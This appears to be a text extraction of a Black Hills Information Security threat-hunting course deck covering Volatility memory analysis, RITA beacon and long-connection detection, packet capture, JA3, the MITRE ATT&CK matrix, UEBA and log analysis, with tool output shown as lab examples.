- Other up and coming projects like Velociraptor are really cool, but not quite there yet
  - Velociraptor will be added in a future iteration of this class
  - Good thing you can always come back
- But, the concepts are the same for Open Source and commercial analysis



# Volatility



## Volatility 2.6 (Windows 10 / Server 2016)

This release improves support for Windows 10 and adds support for Windows Server 2016, Mac OS Sierra 10.12, and Linux with KASLR kernels. A lot of bug fixes went into this release as well as performance enhancements (especially related to page table parsing and virtual address space scanning). See below for a more detailed list of the changes in this version.

This release also coincides with the [Community repo](#) - a collection of Volatility plugins written and maintained by authors in the forensics community. Many of these are the result of the last 4 years of [Volatility plugin contests](#), but some were just written for fun. Either way, its an entire arsenal of plugins that you can easily extend into your existing Volatility installation.

Released: December 2016

- [Volatility 2.6 Windows Standalone Executable \(x64\)](#)
- [Volatility 2.6 Mac OS X Standalone Executables \(x64\)](#)
- [Volatility 2.6 Linux Standalone Executables \(x64\)](#)
- [Volatility 2.6 Source Code \(.zip\)](#)
- [Integrity Hashes](#)
- [View the README](#)
- [View the CREDITS](#)

Release Highlights



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Memory Analysis: Network



```
C:\tools\volatility_2.6_win64_standalone>volatility_2.6_win64_standalone.exe -f memdump.vmem netscan --profile=Win10x64_10586
```

```
Volatility Foundation Volatility Framework 2.6
```

Offset(P) Created	Proto	Local Address	Foreign Address	State	Pid	Owner
0xa98dc80b0b80 2020-11-30 17:40:29 UTC+0000	UDPv4	192.168.192.145:49233	*:*		4	System
0xa98dc84e1220 2020-11-30 20:40:29 UTC+0000	UDPv4	0.0.0.0:0	*:*		1320	svchost.exe
0xa98dc93576f0 2020-11-30 18:40:29 UTC+0000	UDPv4	0.0.0.0:0	*:*		1320	svchost.exe
0xa98dc93576f0 2020-11-30 18:40:29 UTC+0000	UDPv6	:::0	*:*		1320	svchost.exe
0xa98dc97c1710 2020-11-30 17:40:37 UTC+0000	UDPv4	0.0.0.0:0	*:*		2372	dasHost.exe
0xa98dc97c1710 2020-11-30 17:40:37 UTC+0000	UDPv6	:::0	*:*		2372	dasHost.exe
0xa98dc9ae3420 2020-11-30 17:40:31 UTC+0000	UDPv4	0.0.0.0:0	*:*		1952	svchost.exe
0xa98dc9ae3420 2020-11-30 17:40:31 UTC+0000	UDPv6	:::0	*:*		1952	svchost.exe
0xa98dc9ae3740	UDPv4	0.0.0.0:0	*:*		1952	svchost.exe



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Memory Analysis: Processes



```
C:\tools\volatility_2.6_win64_standalone> volatility_2.6_win64_standalone.exe -f memdump.vmem pslist --profile=Win10x64_10586
```

Volatility Foundation Volatility Framework 2.6

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0xfffffa98dc80576c0	System	4	0	85	0	-----	0	2020-11-30 17:40:26 UTC+0000	
0xfffffa98dc9836480	smss.exe	512	4	2	0	-----	0	2020-11-30 17:40:26 UTC+0000	
0xfffffa98dc9a56080	csrss.exe	588	580	9	0	0	0	2020-11-30 17:40:27 UTC+0000	
0xfffffa98dc98e6080	smss.exe	656	512	0	-----	1	0	2020-11-30 17:40:27 UTC+0000	
0xfffffa98dc9f74800	wininit.exe	664	580	1	0	0	0	2020-11-30 17:40:27 UTC+0000	
0xfffffa98dca06b080	csrss.exe	672	656	11	0	1	0	2020-11-30 17:40:27 UTC+0000	
0xfffffa98dca06a340	winlogon.exe	744	656	2	0	1	0	2020-11-30 17:40:27 UTC+0000	



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Memory Analysis: DLL and Command Line



```
C:\tools\volatility_2.6_win64_standalone>volatility_2.6_win64_standalone.exe -f memdump.vmem --profile=Win10x64_10586 dll  
l1ist -p 5452
```

```
Volatility Foundation Volatility Framework 2.6
```

```
*****
```

```
TrustMe.exe pid: 5452
```

```
Command line : "C:\Users\Sec504\Downloads\TrustMe.exe"
```

Base	Size	LoadCount	Path
0x0000000000400000	0x16000	0x0	C:\Users\Sec504\Downloads\TrustMe.exe
0x00007ffaf6290000	0x1d1000	0x0	C:\Windows\SYSTEM32\ntdll.dll
0x00000000594e0000	0x52000	0x0	C:\Windows\System32\wow64.dll
0x0000000059540000	0x77000	0x0	C:\Windows\System32\wow64win.dll
0x00000000594d0000	0xa000	0x0	C:\Windows\System32\wow64cpu.dll

```
C:\tools\volatility_2.6_win64_standalone>|
```



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Egress Traffic Analysis



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# MITRE and Egress



Command and Control	Exfiltration
Commonly Used Port	Automated Exfiltration
Communication Through Removable Media	Data Compressed
Connection Proxy	Data Encrypted
Custom Command and Control Protocol	Data Transfer Size Limits
Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol
Data Encoding	Exfiltration Over Command and Control Channel
Data Obfuscation	Exfiltration Over Other Network Medium
Domain Fronting	Exfiltration Over Physical Medium
Domain Generation Algorithms	Scheduled Transfer

Fallback Channels
Multi-hop Proxy
Multi-Stage Channels
Multiband Communication
Multilayer Encryption
Port Knocking
Remote Access Tools
Remote File Copy
Standard Application Layer Protocol
Standard Cryptographic Protocol
Standard Non-Application Layer Protocol
Uncommonly Used Port
Web Service



© Black Hills Inform

<https://t.me/learningnets>

# Need For Visibility



- Basic alerting is not enough
- The need for context
- further identifying gaps in endpoint coverage
- IoT, Shadow IT access
- When things go bad, you need answers
- This is why the mix between network and host-based data is key
- Even Gartner and I agree on this.



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Netflow



- Created by Cisco
- Collection of traffic statistics
- Quickly became a standard
- Exporter, Importer and Analysis
- Spawned off a lot of other companies creating their own flow
- Also, different implementations



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



- Speed
- Large user base
- Lots of support
- Consistency
- Timestamps are key
- Many devices handle timestamps in different/odd ways
- Generates required log files
- We are moving away from signature-based detection
- Too many ways to obfuscate
- Encryption, Encoding, use of third-party services like Google DNS





- Finds patterns in network traffic
- Specifically looks for beacons
- Also, Denylist checking, DNS views, Long Connections
- All for free
- Check it out!
- <https://github.com/activecm/rita>






Interval

Con time

Data Size



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

© Copyright 2019 BHIS. All rights reserved.

# Long Connections



```
thunt@thunt-one-day:~/lab1$ rita show-long-connections lab1 | head
Source IP, Destination IP, Port: Protocol: Service, Duration
10.55.100.100, 65.52.108.225, 443: tcp: -, 86222.4
10.55.100.107, 111.221.29.113, 443: tcp: -, 86220.1
10.55.100.110, 40.77.229.82, 443: tcp: -, 86160.1
10.55.100.109, 65.52.108.233, 443: tcp: ssl, 72176.1
10.55.100.105, 65.52.108.195, 443: tcp: ssl, 66599
10.55.100.103, 131.253.34.243, 443: tcp: -, 64698.4
10.55.100.104, 131.253.34.246, 443: tcp: ssl, 57413.3
10.55.100.111, 111.221.29.114, 443: tcp: -, 46638.5
10.55.100.108, 65.52.108.220, 443: tcp: -, 44615.2
thunt@thunt-one-day:~/lab1$ _
```



# Beacons



```
thunt@thunt-one-day:~/lab1$ rita show-beacons lab1 | head
Score,Source IP,Destination IP,Connections,Avg Bytes,Intvl Range,Size Range,
Top Intvl,Top Size,Top Intvl Count,Top Size Count,Intvl Skew,Size Skew,Intvl
Dispersion,Size Dispersion
1,192.168.88.2,165.227.88.15,108858,199,860,230,1,89,53341,108319,0,0,0,0
1,10.55.100.111,165.227.216.194,20054,92,29,52,1,52,7774,20053,0,0,0,0
0.838,10.55.200.10,205.251.194.64,210,308,29398,4,300,70,109,205,0,0,0,0
0.835,10.55.200.11,205.251.197.77,69,308,1197,4,300,70,38,68,0,0,0,0
0.834,192.168.88.2,13.107.5.2,27,198,2,33,12601,73,4,15,0,0,0,0
0.834,10.55.100.111,34.239.169.214,34,704,5,4517,1,156,15,30,0,0,0,0
0.833,10.55.100.106,23.52.161.212,27,940,38031,52,1800,505,19,19,0,0,0,0
0.833,10.55.100.111,23.52.162.184,27,2246,37828,52,1800,467,23,25,0,0,0,0
0.833,10.55.100.100,23.52.161.212,26,797,36042,52,1800,505,16,25,0,0,0,0
thunt@thunt-one-day:~/lab1$
```




# What Will You Find Other Than Malware?

## TeamViewer Confirms Undisclosed Breach From 2016

By [Sergiu Gatlan](#)

May 17, 2019 02:02 PM 0



TeamViewer confirmed today that it has been the victim of a cyber attack which was discovered during the autumn of 2016, but was never disclosed. This attack is thought to be of Chinese origins and utilized the Winnti backdoor.

## WY: Gillette hospital targeted in ransomware attack

SEPTEMBER 21, 2019 DISSENT

Seth Klamann reports:

Campbell County Health in Gillette was targeted in a ransomware attack Friday, according to an alert the state Department of Health sent to health care providers.

The attack occurred early Friday morning, at approximately 3 a.m. The hospital “experienced serious computer issues” due to the attack. This caused a “service disruption” at the facility.

Read more on [Casper Star-Tribune](#). Updates on the situation are provided on the [county's web site](#). At the time of this posting, there is a notice at the top of the home page saying:



## SALTED HASH- TOP SECURITY NEWS

By [Steve Ragan](#), Senior Staff Writer, CSD | FEB 28, 2018 4:00 AM PST

About

Fundamental security insight to help you minimize risk and protect your organization

## NEWS

# Nuance says NotPetya attack led to \$92 million in lost revenue

Recent SEC filings disclose losses, and predicts additional spend in 2018 for security enhancements and upgrades



# SNR




A special note on signal to noise....

Lets kill..

Ads

Weird beacons.



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>


# It's Free

github.com/activecm/rita

test.Dockerfile Update test runners (#468) 9 months ago

Readme.md

## RITA (Real Intelligence Threat Analytics)



Brought to you by [Active Countermeasures](#).

build: passing

RITA is an open source framework for network traffic analysis.

The framework ingests [Bro/Zeek Logs](#) in TSV format, and currently supports the following major features:

- **Beaconing Detection:** Search for signs of beaconing behavior in and out of your network
- **DNS Tunneling Detection** Search for signs of DNS based covert channels
- **Blacklist Checking:** Query blacklists to search for suspicious domains and hosts

### Install

Please see our recommended [System Requirements](#) document if you wish to use RITA in a production environment.

#### Automated Install

<https://t.me/learningnets>

# It Will Be Free.



UNITED STATES PATENT AND TRADEMARK OFFICE  
NOTICE OF RECORDATION OF ASSIGNMENT DOCUMENT

THE ENCLOSED DOCUMENT HAS BEEN RECORDED BY THE ASSIGNMENT RECORDATION BRANCH OF THE U.S. PATENT AND TRADEMARK OFFICE. A COMPLETE COPY IS AVAILABLE AT THE ASSIGNMENT SEARCH ROOM ON THE REEL AND FRAME NUMBER REFERENCED BELOW.

PLEASE REVIEW ALL INFORMATION CONTAINED ON THIS NOTICE. THE INFORMATION CONTAINED ON THIS RECORDATION NOTICE REFLECTS THE DATA PRESENT IN THE PATENT AND TRADEMARK ASSIGNMENT SYSTEM. IF YOU SHOULD FIND ANY ERRORS OR HAVE QUESTIONS CONCERNING THIS NOTICE, YOU MAY CONTACT THE ASSIGNMENT RECORDATION BRANCH AT 571-272-3350. PLEASE SEND REQUEST FOR CORRECTION TO: U.S. PATENT AND TRADEMARK OFFICE, MAIL STOP: ASSIGNMENT RECORDATION BRANCH, P.O. BOX 1450, ALEXANDRIA, VA 22313.

RECORDATION DATE: 05/31/2018 REEL/FRAME: 045948/0205  
NUMBER OF PAGES: 4

BRIEF: ASSIGNMENT OF ASSIGNORS INTEREST (SEE DOCUMENT FOR DETAILS).

DOCKET NUMBER: BHIS-P0001C1

ASSIGNOR: FEHRMAN, BRIAN DOC DATE: 04/20/2017

ASSIGNEE:  
NETSEC CONCEPTS, LLC  
21148 TWO BIT SPRINGS RD  
STURGIS, SOUTH DAKOTA 57785

APPLICATION NUMBER: 15956933 FILING DATE: 04/19/2018  
PATENT NUMBER: ISSUE DATE:  
TITLE: MALWARE BEACONING DETECTION METHODS

ASSIGNMENT RECORDATION BRANCH  
PUBLIC RECORDS DIVISION

© Black Hills Information Security | @BHInfoSecurity



<https://t.me/learningnets>

© Copyright 2019 BHIS. All rights reserved.

# Full pcap



- Very portable
- Everything supports it
- Issues of size
- Encryption can cause issues
- Learning curve
- Tcpdump and Wireshark are the key tools to learn
- Let's play with it now.

```
root@pop-os:~# tcpdump -i wlp0s20f3
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlp0s20f3, link-type EN10MB (Ethernet), capture size 262144 bytes
08:46:28.184586 IP map2.hwcdn.net.http > pop-os.34009: Flags [.], seq 4247888066
:4247890962, ack 3187269570, win 59, options [nop,nop,TS val 1138523834 ecr 1935
086224], length 2896: HTTP
08:46:28.185682 IP pop-os.34009 > map2.hwcdn.net.http: Flags [.] , ack 4294935440
, win 12299, options [nop,nop,TS val 1935086524 ecr 1138523832,nop,nop,sack 2 {4
294962952:2896}{4294945576:4294954264}], length 0
08:46:28.185878 IP map2.hwcdn.net.http > pop-os.34009: Flags [.] , seq 14480:1592
8, ack 1, win 59, options [nop,nop,TS val 1138523834 ecr 1935086224], length 144
8: HTTP
08:46:28.186944 IP pop-os.34009 > map2.hwcdn.net.http: Flags [.] , ack 4294935440
, win 12299, options [nop,nop,TS val 1935086525 ecr 1138523832,nop,nop,sack 3 {1
4480:15928}{4294962952:2896}{4294945576:4294954264}], length 0
08:46:28.187198 IP pop-os.56430 > _gateway.domain: 48232+ [1au] PTR? 38.0.0.10.i
n-addr.arpa. (51)
```



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Egress Capture



- First, you will need to have a system to capture the traffic
- Second, RITA is free and awesome



Pre NAT:



Zeek, RITA



# Dedicated Capture Devices



- Gigamon
- Corelight
- Plug and Play
- Very expensive
- How much time?



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# User Agent Strings



Useragent String	Seen	Requests	Sources
Microsoft-Delivery-Optimization/10.0	48	au.download.windowsupdate.com, 2.tlu.dl.delivery.mp.microsoft.com	192.168.99.10, 192.168.99.52
Windows-Update-Agent/10.0.10011.16384 Client-Protocol/2.0	99	download.windowsupdate.com	192.168.99.10
Microsoft-WNS/10.0	720	tile-service.weather.microsoft.com	192.168.99.53, 192.168.99.51, 192.168.99.54, 192.168.99.52, 192.168.99.55
Microsoft-CryptoAPI/10.0	795	www.microsoft.com, ocsp.msocsp.com, ocsp.digicert.com, ctldl.windowsupdate.com	192.168.99.53, 192.168.99.10, 192.168.99.51, 192.168.99.52, 192.168.99.54, 192.168.99.55
Mozilla/4.0 [compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729]	7659	wilfredcostume.bamoon.com	192.168.99.52





README.md

## JA3 - A method for profiling SSL/TLS Clients

---

JA3 is a method for creating SSL/TLS client fingerprints that should be easy to produce on any platform and can be easily shared for threat intelligence.

Before using, please read this blog post: [TLS Fingerprinting with JA3 and JA3S](#)

This repo includes JA3 and JA3S scripts for [Zeek](#) and [Python](#).

JA3 support has also been added to:

[Moloch](#)

[Trisul NSM](#)

[NGINX](#)

[MISP](#)

[Darktrace](#)

[Suricata](#)

[Elastic.co](#) [Packetbeat](#)

[Splunk](#)

[MantisNet](#)

[ICEBRG](#)

[Redsocks](#)

[NetWitness](#)

[ExtraHop](#)

[Vectra Cognito Platform](#)


<https://t.me/learningnets>



# Long Tail



- Key for any hunting is looking for outliers
- Never go looking for a needle in a haystack
- Sort, and look for anomalies
- True for endpoint
- True for Network
- A simple sort on connections



# Denylists



### RESULTS

Total Bytes Exchanged (▼)  
Sort

search

- 165.227.88.15
- 165.227.216.194

ADDRESS	CONNS	BYTES	COMM
192.168.88.2	108858	21.73 MB	53:udp:dns,53:tcp:-

### 165.227.88.15

- asn: 14061
- org: DIGITALOCEAN-ASN
- range: 165.227.0.0/16
- city: North Bergen
- country: United States
- postal: 07047
- location: 40.793N, -74.0247W
- fqdn: baddns.r-lx.com

---


- total connections: 108858
- unique connections: 1
- total bytes transferred: 21.73 MB
- inbound bytes: 9.78 MB
- outbound bytes: 11.95 MB



# Security Onion



- Security Onion is free and kicks most commercial tools to the curb
- They offer training
- Zeek, Suricata and so much more are included
- Works with RITA!!!



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>





# LAB: Zeek/RITA



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# User Entity Behavior Analytics



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# MITRE and UEBA



## ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	Appinit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	Appinit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discovery	SSH Hijacking		Multilayer Encryption		Stored Data Manipulation
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboot
	Mshta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Software Discovery	Third-party Software		Remote Access Tools		Transmitted Data Manipulation

# Logs Are a Trainwreck



- There is no “You have been Hacked!!!” Log
- Traditional Windows logs do not log useful data for security
- An example of changing the security policy
- Less than 5% detects are from logs
- Logs and percentages?
- Linux Logs are not much better
  - Note on Bash logging



# JPCert Tools Analysis



Browser address bar: [jpcertcc.github.io/ToolAnalysisResultSheet/](https://jpcertcc.github.io/ToolAnalysisResultSheet/)

Page title: Tool Analysis Result Sheet

Navigation: Report, Tool List, Download

Search:  Search

## About this site

This site summarizes the results of examining logs recorded in Windows upon execution of the 49 tools which are likely to be used by the attacker that has infiltrated a network. The following logs were examined. Note that it was confirmed that traces of tool execution is most likely to be left in event logs. Accordingly, examination of event logs is the main focus here.

- Event Log
- Execution history
- Prefetch
- USN Journal
- MFT
- UserAssist
- Packet Capture

A report that outlines and usage of this research is published below. When using Tool Analysis Result Sheet, we recommend you to check the report.

[Detecting Lateral Movement through Tracking Event Logs \(Version 2\)](#)

## About Sheet Items

The analysis results for each tool are described in a table format. The content described for each item is explained as follows.

Item	Content
<b>Tool Overview</b>	An explanation of the tool and an example of presumed tool use during an attack are described.
<b>Tool Operation Overview</b>	Privileges for using the tool, communication protocol, and related services are described.
<b>Information Acquired from Log</b>	An overview of logs acquired at tool execution with the default settings (standard settings) as well as when an audit policy is set or Sysmon is installed is described.
<b>Evidence That Can Be Confirmed when Execution is Successful</b>	The method to confirm successful execution of the tool.
<b>Main Information Recorded at Execution</b>	Important information that can be used for the investigation of records in the targeted event logs, registry, USN Journal, MFT, and so on.
<b>Details</b>	...

<https://t.me/learningnets>



# Why UEBA?



- Let's look at behaviors of attacks
- Reflected in the logs
- Reflected across multiple logs!!!
- Can require AD, Exchange and OWA logs to tell a story
- Often requires log tuning
- For example: Internal Password Spray
  - One ID, accessing multiple systems



# Lateral Movement



### LogonTracer

Username: administrator + - Event ID:  4624  4625  4768  4769  4776 Count: 0 search search path Export

**IMPORTANT:** Delete Event Log has detected! If you have not deleted the event log, the attacker may have deleted it. ✖  
DATE: 2019-04-01 02:28:50 DOMAIN: WLABV2 USERNAME: administrator

**All Users**

- SYSTEM Privileges
- NTLM Remote Logon
- RDP Logon
- Network Logon
- Batch Logon
- Service Logon
- MS14-068 Exploit Failure
- Logon Failure
- Detect DCSync/DCShadow
- Add/Delete Users
- Domain Check
- Audit Policy Change

**Rank User**

1	svc_whitenoise
2	anonymous logon
3	administrator
4	it.admin
5	healthmailbox13c5e
6	winlab
7	maxine.james
8	do.not.reply
9	customer
10	ssmith

[Back](#) [Next](#)

**Rank Host**

1	labv2-mx
2	10.55.100.183
3	10.55.100.186
4	10.55.200.14

**Diagram:** A network diagram showing lateral movement. The source node is 'svc\_whitenoise' (red circle). It connects to several intermediate nodes (green diamonds) with IP addresses: 10.55.100.112, 10.55.100.114, 10.55.100.200, 10.55.100.106, 10.55.100.222, 10.55.100.216, 10.55.100.221, 10.55.100.183, 10.55.100.227, 10.55.100.186, 10.55.100.189, and 10.55.100.225. These nodes then connect to various destination nodes (green diamonds) with IP addresses: 10.55.100.183, 10.55.100.186, 10.55.100.200, 10.55.100.216, 10.55.100.221, 10.55.100.225, 10.55.100.183, 10.55.100.186, 10.55.100.200, 10.55.100.216, 10.55.100.221, 10.55.100.225, 10.55.100.183, 10.55.100.186, 10.55.100.200, 10.55.100.216, 10.55.100.221, 10.55.100.225, 10.55.100.183, 10.55.100.186, 10.55.100.200, 10.55.100.216, 10.55.100.221, 10.55.100.225.

**Count Type Auth**

<https://t.me/learningnets>



© Black Hills

BLACK HILLS  
Information Security  
CELEBRATING 10 YEARS  
• 2008-2018 •

# “False Positives”



- Not a thing (Watch people's' heads explode)
- Usually a problem of tuning
- Service accounts
- Help Desk
- Systems administrators
- Scripts
- Backups
- TUNING TUNING TUNING <- This is our job!



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# How UEBA Works: Stacking



- Think of stacking cards
- A user logs on to a system there is a +1
- A user logs off there is a -1
- Set a threshold (say... 6)
- A user then sprays multiple computers with creds with a tool like Bloodhound
- They get a +2000



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# How UEBA Works: AI



- AI algorithm “learns” what is normal for each user account
- Bob logs into these three systems every day
- Now, Bob’s account logs into 40 systems
- We can also baseline what is “normal” for the amount of data Bob pulls
- For example, he usually pulls 30 MB of files off of a server per day
- Now, he pulls 3 gig





# Log Analysis



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Where Are Your Logs?



- Time to pull your logs
- I mean all of them
- Systems, Servers, Services
- Network logs
- Log, Log, Log
  - But...
- Getting the right log is a pain
- Drill baby, drill....



**PRACTICE**

No matter how much you do it you're still probably not that good.



